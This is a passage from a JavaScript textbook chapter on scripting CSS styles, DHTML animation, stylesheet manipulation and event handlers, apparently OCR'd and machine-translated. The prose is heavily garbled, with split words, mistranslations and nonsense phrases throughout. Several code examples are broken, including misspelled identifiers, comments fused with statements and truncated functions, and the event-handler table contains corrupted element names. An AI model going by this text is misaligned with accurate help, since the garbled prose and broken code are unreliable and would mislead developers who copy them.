  " px " + bottomMargin + " px " + leftMargin + " px ";
```

Although it is possible, someone will be easier to set the four properties of the fields of on -similarity:

```
e . style . marginTop = topMargin + " px "; e
. style . marginRight = rightMargin + " px ";
e . style . marginBottom = bottomMargin + "
px "; e . style . marginLeft = leftMa rgin + "
px ";
```

You can also get the reduced value of properties, but it rarely makes sense, because it is usually in this case it is necessary to divide the resulting zna chenie into separate components. This is generally difficult to do, while obtaining component properties individually is much easier.

Finally, let me emphasize again that by z yes, you get an object CSS 2 Properties through the property style object HTMLElement , the properties of this object are the values of the attributes of the element embedded styles. Drew gimi words mi, installing one of these properties is equivalent to setting CSS -atributa in at ribut style element - it only affects the item and takes precedence over the conflicting attitudes of styles from other sources in the CSS-helmet de. It is this kind of fine control over individual elements that is required when creating DHTML effects with JavaScript .

However, when we read the values of these properties in the CSS 2 Properties has , they return meaningful values only if you previously installed our JavaScript - to the house, or if HTML is an element with which we work, has built Atri bottle style , set the desired property. For example, a document may include a style sheet that sets the left margin for all paragraphs of 30 peak Selonians, but if the read property l eftMargin one of abzatsnoy elements buoy children received the empty string, unless this paragraph has attribute style , ne reopredelyayuschego value set style sheet.

Therefore, despite the fact that the object CSS 2 Properties can be used for mustache SETTING styles that override other styles, it does not allow query CSS -cascades and define a complete set of styles that apply to the given elements that. In Section 16.4, we will briefly discuss the method getComputedStyle () and its alterna tivu in the IE - property of the current the Style , provides just such an opportunity.

Example: Tooltips in CSS

Example 16.4 is a JavaScript module intended for GR mapping simple pop DHTML -podskazok as shown in Fig. 16.5.

1 t ') Mozilla Firefox	
File Edit View History Bookmarks Tools Help	




Figure: 16.5. Tooltip rendered by CSS

Tooltips are rendered in two nested < div > elements . Ext Nij element < div > is positioned on the absolute coordinates and has a background that allows him to act as a shadow. The inner member < div > Posey tsioniruetsya otno respect to the external element < div > with the need cos denmark shadow effect and displays the contents of the tips. Styles for clues given in three different locations. Firstly, static style sheets defined fissile shadow, background color, border, and font of the text prompts. Secondly, in inline styles (such as position : absolute) defined when the < div > elements are created in the Tooltip () constructor . Third, in the style of top , left and visibi lity , which are installed when prompted, by Tooltip . show ().

Note that Example 16.4 is the simplest implementation of a module that simply displays and hides tooltips. Later, we will expand this with measures, adding a hint display mechanism in response to mouse events (see. Example 17.3).

Example 16.4. Implementing tooltips with CSS

```
/ **
Tooltip . js : Basic drop-shadow tooltips.
*
This module defines the Tooltip class . Class facilities Tooltip created
using the Tooltip () constructor . After that, the hint can be done
visible by the call to the show () method . To hide the hint, you should
call the hide () method .
```

```
*
Please note: for correct display of hints using
of this module, you need to add the appropriate CSS class definitions
For example:
*
... tooltipSh adow {
background : url ( shadow . png ); / * semi-transparent shadow * /
}
*
... tooltipContent {
left : -4 px ; top : -4 px ; / * offset relative to shadow * /
background-color: # ff0; / * yellow background * /
border : solid black 1 px ; / * thin black border * /
```



```
padding : 5 px ; / * padding between text and border * /
font : bold 10 pt sans - serif ; / * small bold * /


*}
```

In browsers that support the ability to display translucent
P # format images, you can display a translucent
shadows. In other browsers, you will have to use a solid color for the shadow.
or emulate translucency using a GIF image.
* /

function Toolt

toolt
toolt
toolt

p () { // Constructor function of the Tooltip class p = docu ment .
createElement (" div "); // Create a div for the shadow

p.style.position = p.style.visibility

absolute "=" hidden "

tooltip.className = "tooltipShadow"
content = document.createElement ("div" content.style.position =
"relative"; content.className = "tooltipConten t";

this.tooltip.appendChild (this.content)

// Absolute positioning // Initially the tooltip is hidden // Define its style
// Create a div with content // Relative positioning // Define its style
// Add content to the shadow

```
}

// Determine the content, set the position of the window with the tooltip and
display it

Tooltip.prototype.show = function (text,

 y) {

this.content.innerHTML = text; this.tooltip.style.left = x + "px";
this.tooltip.style.top = y + "px"; this.tooltip.style.visibility = "visibl e"

// Write hint text. // Determine the position.
// Make it visible.

      // Add tooltip to document if not already done if ( this
      . Tooltip . ParentNode ! = Document . Body )
      document . body . appendChild ( this . tooltip );

  // Hide tooltip
  Tooltip . protot ype . hide = function () this . tooltip . style . visibility =

{
```

"hidden"; // Make it invisible.

7T

7T

DHTML animation

One of the most powerful DHTML -technologies that can be implemented using JavaScript and the CSS , is the animation. The DHTML -animation is not niche of wasps Aubin - we just have to time to modify one or more properties of one or more style elements. For example, to move the IMAGE voltage to the left, it is necessary to gradually increase the value of the style . left of this image until it is in the desired position. You can also gradually change the property style . clip to "open" the image pixel by pixel.

Example 16.5 shows a simple HTML -file that defines the animate element cop div , and a short script that changes the background color of the item ka zhdye 500 mil lisekund. It is noteworthy that the color change is performed by assigning zna cheniya properties CSS -style. Animation is due to the fact that change col e that is performed periodically using the the setInterval () object the Window .

(Not to Which DHTML -animation technique is not without the setInterval () or the setTime - out (); possible to study the example you want to read about these Meto dah object Window in the fourth part of the book.) And finally, note the use of the operators Rathor division modulo (getting the remainder)% to iterate over the colors. Anyone who has forgotten how this operator works can refer to Chapter 5.

Example 16.5. Simple color change animation

```
<! - This is a div element to animate ->
< div id = " urgent"Xh1> WarningK / h 1> Web server attackedK / d ^
< script >
var e = document . getElementById (" urgent "); // Get the Element object

e . style . border = " solid black 5 px "; // Frame
e . style . padding = "50 px "; // And indent
var colors = [" white ", " yellow ", " orange ", " red "] // Enumerated colors
var nextColor = 0; // Current iteration position
// Call the next function at 500 milliseconds interval
// to change the border color.
setInterval ( function () {
        e.style.borderColor = colors [nextColor ++% colors.length];
         }, 500);
</ script >
```

Example 16.5 implements a very simple animation. In practice animation ic use of CSS -style typically involves several simultaneous modification of style properties (such as the top , left , and clip). For complex animations with power technology shown in Example 16.5, create difficult. In addition, it would not bother the user, the animation must be done within SHORT one period of time and then stop, which is not an animation of Example 16.5.

Example 16-6 shows a JavaScript file that defines a CSS- based animation function that makes this task much easier, even when creating complex animations.

Example 16.6. A framework for creating CSS- based animations

```
/ **
AnimateCSS.js:
This file defines a function named animateCSS () that serves as the basis
to create animations used AZE the CSS . Function arguments:
```

*
element: The HTML element to animate .
numFrames : The total number of frames in the animation.
timePerFrame : The number of milliseconds to display each frame.
animation : An object that defines the animation; is described below.
whendone : An optional function to call when the animation ends.
If the function is specified, it is passed as an argument
the value of the element argument .
*
The animateCSS () function simply defines the animation framework.
Performed
the animation is defined by the properties of the animation object . To ach
property must
have the same name as the CSS- style property . The value of each
property
there must be a function that returns values for this style property.
Each function receives the frame number and the total time elapsed

from the beginning of the animation, and the function can use this to
calculate
the style value it should return for this frame.
For example, to animate an image so that it moves
from the top left corner, you can call animateCSS like this:
*
animateCSS (image , 25, 50, // Animate the image for 25 frames
// 50 ms each
{// Set the top and left attributes for each frame:
top: function (frame, time) { return frame * 8 + "px"; },

```
left: function (fra me, time) {return frame * 8 + "px"; }


** /
function animateCSS (element, numFrames, timePerFrame,
animation, whendone) {var frame = 0; // Current frame number
var time = 0; // Total animation time elapsed from the beginning
// Determine the challenge displayNextFrame () EACH s timePerFrame
milliseconds.
// This is how each animation frame will be displayed.
var intervalId = setInterval ( displayNextFrame , timePerFrame );
// This completes animateCSS () , but the previous line guarantees
// that the next nested function will be called for every frame of the
animation. function displayNextFrame () {
if ( frame > = numFrames ) {// Check if the animation has
      finished clearInterval ( intervalId ); // If yes , stop calling if (
      whendone ) whendone ( element ); // Call whendone function
      return ; // And exit
      }
      // Loop through all the properties defined by the animation
      object for ( var cssprop in animation ) {
         // For each property, call its animation function, passing //
         it the frame number and the elapsed time. We use the //
         function return value as the new value of the
         corresponding // style property for the specified element.
         Use block // the try / catch statement , to ignore any
         exceptions,
         // arising from invalid return values. try {
            element.styl e [cssprop] = animation [cssprop] (frame, time);
         } catch ( e ) {}
      }
      frame ++; // Increase the frame number
      time + = timePerFrame ; // Increase Elapsed Time


}
```

}

AnimateCSS () function is defined in this example, is transmitted five arguments comrade. The first argument specifies the HTMLElement object to animate. The second and third arguments specify the number of frames in the animation and the length of time each frame should be displayed. The fourth argument is a LuaRepr ^ object that describes the animation to run. Fifth argu- ment - an optional feature that must be called once completed by the Research Institute of the animation.

*

7r

The key argument is the fourth argument to animateCSS (). Each the properties of JavaScript -objects must have the same name as the St. oystvo CSS -style and zna cheniem each property must be a function that returns a valid value for the style with the same name. When displaying a new frame called each of these functions to generate new values for each atom ribut style. By azhdoy function is passed the frame number and the total time proshed neck from the beginning of the animation, and the function can use these arguments to you computing the desired value.

Example 16.6 is fairly straightforward; as we shall see, the complexity bookmark yu Chen in the properties obe KTA animations that are passed to the function animateCSS (). Funk c tions animateCSS () defines a nested function named displayNextFrame () , and almost did not do anything, except that using the setInterval () sets the periodic call displayNextFrame (). The function di splayNextFrame () performs on the object's properties and animation cycle is different function for you the number of new values of style properties.

Please note: since the function displayNextFrame () defined within animateCSS (), she has access to the arguments and local variables animateCSS (), despite the fact that displayNextFrame () is called for after the consummate work function animateCSS ()! (If you do not understand why, give Tes to section 8.8.)

The following example should clarify largely application functions tion animateCSS (). The code element moves upwards on the screen, wherein at gradually opening it by raising the cut-off region.

```
// Animate the element with id " title " using 40 frames // 50
milliseconds each
aninateCS S ( docunent . getElenentById (" title "), 40, 50,
        {// This sets the top and clip properties for each frame: top :
          function ( f , t ) { return 300 f * 5 + " px "; } clip : function (
          f , t ) { return " rect ( auto " + f * 10 + " px auto auto )";},
        });
```

Next f p agment code via feature animateCSS () moves the object Button circle. The optional fifth argument passed to the function for measurable neniya text button on the "Finish" when the animation is complete. Functions AUC bound fifth argument to animate as an argument element cop:

```
// Move the button in a circle, and then change the text displayed on
it aninateCSS ( docunent . Forns [0]. Elenents [0], 40, 50, // Button,
40 frames, 50 ms {// This trigonometry defines a circle with a
radius of 100 and centered // at point (200,200):
              left : func tion ( f , t ) { return 200 + 100 * Math . cos (
              f / 8) + " px "}, top : function ( f , t ) { return 200 + 100
              * Math . sin ( f / 8) + " px "}
        },
function ( button ) { button . value = "Done"; });
```

The JavaScript Library Scriptaculos is a fairly complex set up a platform for Iya animation with a lot of pre-defined interest GOVERNMENTAL animation effects. To learn about this library, visit the site with the witty name *http : // script . aculo . us / *.

Calculated STI Do

Property style HTML -element corresponds to HTML -ATP and Booth style , and the object CSS 2 Properties has , which is the value of style , includes John formation only on the built-in styles for this item. It lacks added information on styles, finding schihsya in other places in the cascade.

Sometimes it is necessary to know the precise set of styles applied to the element, indepen dently of where in the cascade of styles defined. What you want is called the computed style of the element. Unfortunately, the name *Calculate e my style (COMPUTED style)* rather vague - it means calculations performed before the item will be displayed by web browsers: Check the rules of style sheets and turns, which of them should be applied to us to the item after what STI whether these rules are combined with all the built- in E an element of style. Then the resulting aggregate information about the style of ICs uses to correct the output element in the browser window.

In accordance with the W3C standard API for determining a ychislyaemyh stylesheet elements comrade method to be used getComputedStyle () object Window . Per vym argument passed to the method of item you want to get the style. The second argument passed to any pseudo-such as «: the before » or «: the after », which is desirable style of get. Most likely, you will not be inte the non- pseudo, but the fact is that the implementation of this method in Mozilla and Firefox the second argument is optional and can be omitted. As

a result, you will often meet challenges getComputedS tyle () with the values it null as the second argument.

Method getComputedStyle () returns a CSS 2 Properties , which represents an all styles applicable to a specified element or pseudo-element. In Otley Chiyo from an object CSS 2 Properties has , which stores information about the built-in style, the object returned getComputedStyle (), read-only.

Browser IE does not support the method getComputedStyle (), but provided I have a simple alternative: each HTML -element tends currentStyle , which stores Calculate emy style. The only drawback of applied inter Feis (the API) of the browser IE is that it does not provide possibility of obtaining pseudo-styles.

The following is a code that is independent of the platform and the definition wish to set up a font used in the display element:

```
var p = document . getElementsByTagName (" p ") [0]; // Get the
first paragraph var typeface =" "; // You want to get the font

if ( p . currentStyle ) // Try IE API First
      typeface = p . currentStyle . fontFamily ; else if (
window . getComputedStyle ) // Otherwise - W 3 C API

      typeface = window . getComputedStyle ( p , null ). fontFamily ;
```

Computed styles are capricious, and when trying to get their value, the required information is not always returned. Consider only that demonstrate Vanny approx ep. To increase the degree of portability between platforms CSS -atribut font - family receives a list of desired font families, once divided by commas. When requested attribute value fontFamily calculate

lennogo style, you're talking about a hundred and get a value style font - family , which employs nyaetsya to the element. As a result, you can get a list, such as « by arial , helve tica , sans the - serif », which says nothing about actually use shrif ones. Similarly, if the item is not positionally ruetsya in absolute coordinates, attempts to get its position and size using the properties top and left you a numerical style give the value " auto ". It is quite normal for a CSS values of, but most likely, it is not what you are trying to learn.

CSS classes

Al ternative use separate CSS -style through its with TVO style is etsya application attribute value class through the property className all the HTML - element. Dynamically changing the class member may lead to an existing member -governmental changes styles used yaemyh to this element, while, of course, assumes that the class is used appropriately determined flax stylesheet. This technique is implemented in Example 18.3, which checks the correctness of the form filling. JavaScript -code in this note EPE mouth navlivaet property className of form elements in the value of « the valid » (true) or « invalid » (true) depending on whether the information was correct WWE dena user. Example 18.2 includes a simple style sheet that defines the classes " valid " and " invalid " so that they can change the background color of input elements on a form.

The main thing to remember about the HTML -atribute class and its respective property className , - they may contain more than one class. Generally, etc. and work with the property className is not accepted simply set or read the value as if it is a property containing a single class name (although, with the aim of simplifying scheniya, is exactly what is done in chapter 18). Instead, to be enjoyed by the function that allows to verify ownership of a class of elements, as well as the functions of adding classes in property className element and their removal from the property className . Example 16.7 defines these functions. The program code is simple, but it is based on regular expressions.

Example 16.7. Helper functions for working with the className property

```
/ **
CSSClass . js : Functions for working with CSS classes of an HTML
element.
```

```
 *
 This module defines a single global symbol named CSSClass .
 This object contains helper functions for working with the class attribute.
 (by className property ) HTML elements. All functions take two
 arguments:
 element of an e , which belongs to the CSS is the class you want to check
or change, and the actual CSS -class c , the belonging to which is checked,
 or which is added or removed. If e is a string,
 it is taken as the value of the id attribute and passed to the method
 document.getElementById ().
 * /
 var CSSClass = {}; // Create a namespace object
 // Return to true , ie If the element e is a member of the class, otherwise -
 to false .
 CSSClass . is = function ( e , c ) {
if ( typeof e == " string ") e = document . getElementByld ( e ); // element id
```



```
    // Before doing a regular expression search ,
    // optimize for a couple of the most common cases. var classes = e .
    className ;
    if (! classes ) return false ; // Not a member of any class if ( classes
    == c ) return true ; // A member of this class
    // Otherwise, using a regular expression to search for a word with // \
    b in regular expressions means match a word boundary. return e .
    className . search (" \\ b " + c + " \\ b ")! = -1;
};
// Adds class c to the className property of the element e ,
// if the class name has not been written before.
```

```
CSSClass.add = function (e, c) {
    if (typeof e == "string") e = document.getElementById (e); //
    element id if (CSSClass.is (e, c)) return; // If already a member of
    the class - nothing not to do the if (e.className) c = "" + c; // Add
    the separating gap , if necessary e.className + = c; // Add a new
    class to the end
};
// Remove all occurrences (if any) of class c from the //
className property of the e CSSClass . remove = function
( e , c ) {
    if ( typeof e == " string ") e = document . getElementById ( e ); //
    element id
    // Find all occurrences of c in c lassName and replace them with "".
    // \ s * matches any number of whitespace characters.
    // " g " makes the regex look for all occurrences
    e.className = e.className.replace (new Reg Exp ("\\ b" + c + "\\ b \\ s
    *", "g"), "");
};
```

Style sheets

The previous sections covered two techniques for working with CSS : changing inline element styles and changing the element class. However, there is still the possibility of changing themselves stylesheets that follows is demonstrated in blowing sections.

Turning stylesheets on and off

The simplest techniques for working with style sheets is to the same re wearable and stable. With tandart H TML the DOM Level 2 defines a property dis abled for the elements < link > and < style >. HTML tags are not appropriate AT ribut, but his is GUSTs available JavaScript -stsenariyam. As its IME or if the property is disabled is set to to true , the style sheet associated with the element < link > and < style >, it will be prohibited, and as a result she ur noriruetsya browser.

This is clearly demonstrated by Example 16.8. He is HTML -Pages, to Thoraya includes four stylesheets. The page displays four Check this item ka, giving the user the ability to enable or disable use of each of the four stylesheets.

Example 16.8. Turning stylesheets on and off

```
< head >
<! - Four style sheets are defined here using < link > and < style > . ->
<! - Two pluggable external stylesheets are alternatives ->
<! - and therefore disabled by default. ->
<! - All tables have the attribute id , that allows you to refer to them by
name. ->
<link rel = "stylesheet" type = "text / css" href = "ss0.css" id = "ss0">
nk rel = "alternate stylesheet" type = "text / css" href = "ss1.css" id =
  "ss1" title = " Large font ">
nk rel = "alternate stylesheet" type = "text / css" href = "ss2.css" id =
  "ss2" title = " High contrast ">
<style id = "ss3" title = "Sans Serif"> body { font-family: sans-serif; }
</ style >
< script >
// This function enables or disables the stylesheet with the given id
attribute .
// It works with < link > and < style > elements . function enableSS (
sheetid , enabled ) {
        document.getElementById (sheetid) .disabled =! enabled;
}
</ script >
</ head >
< body >
<! - This is a simple HTML form that allows you to turn stylesheets on and
off. -> <! - The names of the tables in the document are also defined here ,
but you can ->
```

```
<! - define them dynamically based on titles. ->
< form >
< input type = " checkbox "
        the onclick = " enableSS ( ' ss 0', the this . checked
Only )" checked Only> Home < br > < input the of the
type = " checkbox Central "
                the onclick = " enableSS ( ' ss 1', the this
.Checked)"> Large Print < br > < input the of the type = "
checkbox Central "
                the onclick = " enableSS ( ' ss 2',
this.checked)"> High Contrast < br > < input the of the type
= " checkbox Central "
                onclick = "enableSS ('ss3', this.checked)" checked> Sans
Serif
</form>
</body>
```

Style sheet objects and rules

In addition to being able to enable and disable the tag < link > and < style >, to torye *link* to style sheets, model the DOM Level 2 defines the API for crawling and manipulation by the stylesheet. By the time at this writing considerable t tionary part standare is the application programming interface (the API) to bypass stylesheets supported only by one browser - of Firefox . In IE 5, a different application interface, and the other browsers have limited (or no) support means direct ma no pooling stylesheets.

As a rule, direct manipulation style sheets are rarely a useful. Instead of adding new rules to style sheets,

usually better to leave them static and work with its ystvom className elements of that. At the same time, if you want to allow the user to floor Foot Control Tables web page styles, the Authority may require the call of the dynamic manipulation of tables (also without losing user skih preferences as sookie files). If it is accepted solution of the implementation of the direct manipulation style sheets, then this for you may be a software code that is provided in this section. This code work is in the browsers Firefox and the IE , but it is possible but it will not work in other browsers.

The style sheets applied to the document are stored in the styleSheets [] array in the document object. If the document is picked only table STI lei, it can be accessed as follows:

```
var ss = document . styleSheets [0]
```

E lementami this array are objects CSSStyleSheet . Please note that these objects are *not the same as* < link > or < style > tags that reference or contain stylesheets. The CSSStyleSheet object has an array property cssRules [] where the style rules are stored:

```
var firstRule = document.styleSheets [0] .cssRules [0];
```

Browser IE does not support the property cssRules , but has its own equivalent GUSTs rules .

The elements of the cssRules [] and rules [] arrays are CSSRule objects . In Correspondingly Wii Article andartami W 3 C object CSSRule may be CSS - rule any type including @ -*rule,* such as guidelines @ import and @ page . However, in IE Ob EKT CSSRule can only represent the actual rules of the style sheet.

The CSSRule object has two properties that can be used in a portable way. (In the W 3 C DOM , non-style rules do not have these properties, and so you may need to skip them when traversing the stylesheet.) The selectorText property is the CSS selector for the rule, and the style property is a reference an object CSS 2 Properties has , which describes the styles associated with this selector. We have already mentioned that the CSS 2 Properties has - it's John terfeys access to built-in styles HTML -elements through the property style . The CSS 2 Pro perties object can be used to read existing or write new style values in rules. Often when traversing table styles is very interesting text of regulation, rather than RA of paying his presentation. In this SLU tea, you can use the property cssText object CSS 2 Properties has , which contains zhatsya rules in text form.

The following snippet implements bypassing rights and l style sheets in the ring and perspicuity but demonstrates what can be done:

```
// Get a link to the first stylesheet in the document
var ss = document . styleSheets [0];
// Get an array of rules using the W 3 C or IE API
var rules = ss . cssRules ? ss . cssRules : ss . rules ;
// Bypass the rules in a for loop ( var i = 0; i < rules
. Length ; i ++) { var rule = rules [ i ];
```



```
// Skip @ import and other non-style definitions if ( Irule .
SelectorText ) continue ;
// This is the text representation of the rule
var ruleText = rule . selectorText + "{" + rule . style . cssText + "}";
// If the rule specifies the width of the field, to assume ,
// use pixels as units and double them var margin = parseInt ( rule .
style . margin ); if ( margin ) rule . style . margin = ( margin * 2) + "
px ";
}
```

In addition to being able to retrieve and modify existing style sheet rules , there is the ability to add rules to and remove from a style sheet. The W3C interface CSSStyleSheet defines the insertRule () and deleteRule () methods to add and remove rules:

```
document . styleSheets [0]. insertRule (" H 1 { text - weight : bold ; }",
0);
```

Browser IE does not support methods insertRule () and deleteRule (), but is determined almost equivalent function addRule () and removeRule (). The only real difference (other than the function names) is that addRule () ozhi

gives receive texts with Elector and style as two separate arguments. Example 16.9 is the definition of the auxiliary class Stylesheet , in to a torus demonstrates the use of application interfaces (API) W3C and IE for adding and removing rules.

Example 16.9. Sub ogatelnye methods for working with style sheets

```
/ **
Stylesheet . js : helper methods for working with CSS style sheets.
*
This module declares the Stylesheet class , which is simply
a wrapper for the document array . styleSheets []. It defines comfortable
Cross-platform methods for reading and modifying stylesheets.
** /
// Creates a new Stylesheet , which serves as a wrapper for the
specified object // CSSStylesheet .
// If ss is a number, find the stylesheet in the styleSheet [] array .
funct ion Stylesheet ( ss ) {
if (typeof ss == "number") ss = document.styleSheets [ss]; this.ss =
ss;
}
// Returns an array of rules for the given stylesheet.
Stylesheet . prototype . getRules = function () {
// If the '^ -property is defined, use it,
// otherwise use the IE property return this . ss . cssRules ? this . ss .
cssRules : this . ss . rules ;
}
// Returns the rule from the stylesheet. If s is a number, // the rule
with that index is returned. Otherwise, assume that s is a selector,
// then find a rule that matches this selector. Stylesheet . prototype .
getRule = function ( s ) {
```

```
    var rules = this . getRules ();
    if (! rules) return null;
    if (typeof s == "number") return rules [s];
    // Assume s is a selector p
    // Bypass the rules in reverse order so that in case of multiple
    // rules with the same selector, we got the rule with the highest priority.
    s = s.toLowerCase ();
    for (var i = rules.length-1; i> = 0; i--) {
        if (rules [i] .selectorText.toLowerCase () == s) r eturn rules [i];
    }
    return null ;
};
// Returns the CSS 2 Properties object for the given rule.
// Rule can be specified by number or by selector.
tylesheet . prototype . getStyles = function ( s ) { var rule = this
    . getRule ( s ); if ( rule && rule . style ) return rule . style ;
    else return null ;
};
// Returns the style text for the given rule.
tylesheet.prototype.getStyleText = function (s) {var rule =
    this.getRule (s);
    if (rule && rule.style && rule.style.cssText) return rule.style.cssText;
    else return "";
};
// Inserts the rule into the stylesheet.
// The rule consists of the given selector and style strings.
// Inserted at index n . If n is omitted, the rule is // appended to
the end of the table.
tylesheet . prototype . insertRule = function ( selector , styles , n
    ) { if ( n = = undefined ) {
        var rules = this.getRules (); n = rules.length;
    }
```

```
    the if (this.ss.insertRule) // First, try to use the W3C API
    this.ss.insertRule (selector + "{ " + styles + "}", n); else if
    (this.ss.addRule) // Otherwise use the IE API this.ss.addRule (selector,
    styles, n);
};
// Removes the rule from the stylesheet.
// If s is a number, remove the rule with that number.
// If s is a string, remove the rule with this selector.
// If s is not given, removes the last rule in the stylesheet. Style sheet .
prototype . deleteRule = function ( s ) {
    // If s is undefined, turn it into the index // of the last rule if ( s ==
    undefined ) {
        var rules = this.getRules (); s = rules.length-1;



    }
```



```
// If s is not a number, find the corresponding rule // and get its index. if
( typeof s ! = " number ") {
    s = s . toLowerCase (); // Convert to lower case
    var rules = this . getRules ();
    for (var i = rules.length-1; i> = 0; i--) {
 if (rules [i] .selectorText.toLowerCase () == s) {s = i; // Remember the
        index of the rule to remove break; // and stop further searching
 }
    }
    // If no rule was found, just do nothing. if ( i == -1) return ;
}
```

// At this point s contains a number.
// First, try using the W3C the API , and then - the IE the API the if (the this . Ss . DeleteRule) the this . ss . deleteRule (s); else if (this . ss . removeRule) this . ss . removeRule (s);

17

Events and event handling

As we saw in Chapter 13, interactive JavaScript programs are based on an event-driven programming model . With this style programs ming web browser generates an event when a document or some of its elements something happens. For example, the web browser generates an event when it has finished loading the document when the user moves the pointer we w on a hyperlink or click the button on the form. If the JavaScript-Ap of interest a certain type of event for a particular element docu ment, it can register *an event handler (event handler)* - the Java Script function-or a fragment Javascri pt -code for this type of events in the interests popping your element. Then, when this event occurs, the browser will call the handler code. All applications with a graphical user interface gap nerds in this way: they are waiting until the user something sd elaet (ie, waiting for events happen..), And then respond to his actions.

As an aside, note that timers and error handlers (description of both can be found in chapters e 14) associated with the programming, controlled sob s Voith. Rab ota timers and error handlers like Obra handler events described in this chapter is based on the registration function in the browser and then calling the browser this function when an event occurs. However, in this case, the event is either the specified amount of time elapsed or an error occurred while executing the JavaScript code. Although timers and error handlers in this chapter do not dis is given, they can be considered as a means

of relating to the processing of soby Tille, and I recommend you of ANOVA read sections 14.1 and 14.7, reinterpreting them in the context of this chapter. Event handlers are used extensively in non-trivial JavaScript-pro grams. Some examples of JavaScript -code with simple processors soby Tille we've seen. This chapter fills in details for any gaps in the topic of events and their handling. Unfortunately, these details are more complicated than they should be.

It had to be, as further discussed and is, based on four different and incompatible models of brabotki with the Events. [1] These are the models.

The original event handling model

This simple model is used (albeit without extensive documentation) throughout this book. To a limited extent it was codified standare that HTML 4 and neforma l no regarded as part of the application inter Feis (the API) the DOM Level 0. In spite of its limited capacity, it is implemented by all web browsers that support JavaScript , and therefore portable.

Standard event handling model

It is a powerful and feature-rich fashion spruce was standardized in DOM Level 2 supports all modern browsers except The Inter net Explorer .

Internet Explorer Event Handling Model

This model is implemented in IE 4 and extended in IE 5. It has some, but not all, of the capabilities of the standard event handling model. Although the corporation Microsoft has participated in the creation of a model event processing the DOM Level 2 and sufficient time for the implementation of the standard hydrochloric event model in IE 5.5 and IE 6, the developers of these brouz jers continue to adhere to its proprietary event model. [2] This means that JavaScript -programmisty should write for browsers IE custom

code if they want to gain access to developed IU event handling mechanism of.

This chapter describes all event handling models. Description of the three fashion lei followed by three sections, including advanced examples of mouse event handling, keyboard events and the onload . The chapter ends with a brief discussion of the topic of generating and sending art events.

Basic event handling

In the examples, event handlers discussed previously recorded in the form of rows Jav a Script -code acting as the meanings defined HTML - attributes, such as onclick . This is the basis of the original processing model sob yty, but there are some additional nuances that require understanding and consider rennye in the following sections.

Events and types of events

Different types of incidents generate different types of events. By hovering the mouse over the hyperlink and clicking the mouse button, the user invokes the event.

The browser Netscape 4 also had its own, different from the others and is incompatible directly model event processing. This browser has been largely left out of Shelf Lenia, po'tomu its event-handling model in this book is not considered.

Although a mome NTU of this writing, the browser IE 7 already under GAP projects, and the author has no information on whether he would support the camp -standard event-handling model.

tii of different types. Even the same proissh EU ETS can excite various nye types of events, depending on the context, for example, when the user clicks on the button the Submit , an event occurs, other than the events that occur conductive when you click on the button Reset on the form.

In the original event model event - is an abstraction for the internal web browser, and JavaScript -code can not directly manipulate soby Thieme. When we talk about the type of an event in the original event handling model, we really mean the name of the handler that is called in response to the event . In this mo Delhi event-handling code is specified using attributes HTML -elements (and related properties associated JavaScript -objects). Consequently For if the application needs to know that the user brought the mouse on the definition divided hyperlink in, use the attribute onmouseover tag < a >, define present this hyperlink. And if the application needs to know that the user clicked on the button the Submit , Execu of uetsya attribute onclick tag < input the >, define conductive button, or attribute onsubmit element < The form >, containing the button.

There are quite a few different event handler attributes that you can use in your original event handling model. They are listed in table. 17.1, which is also indicated when these are called event handlers, and Kaki e HTML -elements support the handler attributes.

As client-side JavaScript programming evolved, so did the event-handling model it supports. With each release, bro uzera added a new event handler attributes. And NAK onets, spec Katsiya HTML 4 has fixed a standard set of event handler attributes for HTML -tags. In the third column of the table. 17.1 indicates which HTML elements support each of the event handler attributes. For mouse events, the third column indicates that the event handler attribute supports most elements. HTML -elements, which do not support this type of events are usually placed in the section < head > of the document or have not gra Graphical representation. The elements that do not support great kticheski uni versal attributes mouse event handlers are < applet >, < the bdo >, < br >, < font >, < frame >, < the frameset >, < head >, < the html >, < the iframe > , < isindex >, < meta > and < style >.

Table 17.1. Event handlers and their supporting HTML elements

Handler	Call conditions	Support
onabort	Interrupting image loading	<img>
onblur	Element loses focus	<button>, <input>, <label>, <select>, <textarea>, <body>
onchange	Element < select > or other element sweat ryal focus and its value from the time obtaining n Ia focus changed	<input the>, <the select>, <tex tarea>
onclick	The mouse button was pressed and released; follows the mouseup event . Returns false to cancel the default action (i.e. follow a link, clear a form, submit data)	Most items
ondblclick	Double click	Most items

Table 17.1 (continued)

Handler	Call conditions	Support
onerror	Error loading image	<1td>
onfocus	The element received input focus	<LuNon>, <IninT>, <laabe1>, <eleo1>,

		<lexahea>, <Loc1y>
onkeydown	The key is pressed. Returns to cancel false	Form elements and <Loc1y>
onkeypress	The key is pressed and released. Returns false to cancel	Form elements and <Loc1y>
onkeyup	Key released	Form elements and <Loc1y>
onload	Document loading completed	<locy>, ^ gateee ^, <ltd>
onmousedown	Mouse button pressed	Most items
onmousemove	Move the mouse pointer	Most items
onmouseout	The mouse pointer goes beyond the elements cop	Most of the elements
onmouseover	The mouse pointer is on the element	Most items
onmouseup	Mouse button released	Most items
onreset	Request to clear form fields. For pre dotvrascheniya cleaning returns false	<1ogt>
onresize	Resizing the window	<locy>, ^ gateee ^
onselect	Selecting text	<1pT>, <lex1area>
onsubmit	Request to submit form data. Returns false to prevent transmission	<1ogt>
onunload	Document or frameset unloaded	<locy>, ^ gateee ^

Device dependent and device independent events

